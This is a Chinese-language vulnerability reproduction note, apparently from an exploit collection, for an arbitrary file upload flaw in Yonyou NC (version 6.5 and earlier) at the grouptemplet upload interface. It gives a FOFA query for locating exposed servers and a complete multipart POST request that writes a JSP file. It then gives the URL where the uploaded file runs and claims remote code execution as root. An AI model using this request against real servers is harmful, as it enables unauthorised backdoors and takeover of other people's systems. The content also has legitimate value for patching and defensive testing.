Y4-32用友-NC-文件上传


漏洞描述：

用友 NC grouptemplet 接口处存在任意文件上传漏洞，攻击者可通过该漏洞在服务器端任意执行代码，写入后门，获取服务器权限，进而控制整个 web 服务器。

影响版本：

用友网络科技股份有限公司-NCversion<=6.5受影响

网站图片：



网络测绘：

fofa语法：

FOFA：app="用友-UFIDA-NC"

漏洞复现：

payload：

```
POST /uapim/upload/grouptemplet?groupid=nc&fileType=jsp HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.93 Safari/537.36
Content-type: multipart/form-data; boundary----------Ef1KM7GI3Ef1ei4Ij5ae0KM7cH2KM7

------------Ef1KM7GI3Ef1ei4Ij5ae0KM7cH2KM7
Content-Disposition: form-data; name="upload"; filename="1.jsp"
Content-Type: application/octet-stream

<%out.println("hello,nc");%>
------------Ef1KM7GI3Ef1ei4Ij5ae0KM7cH2KM7--
```


效果图:

验证url

```
/uapim/static/pages/nc/head.jsp
```

hello,nc

RCE



root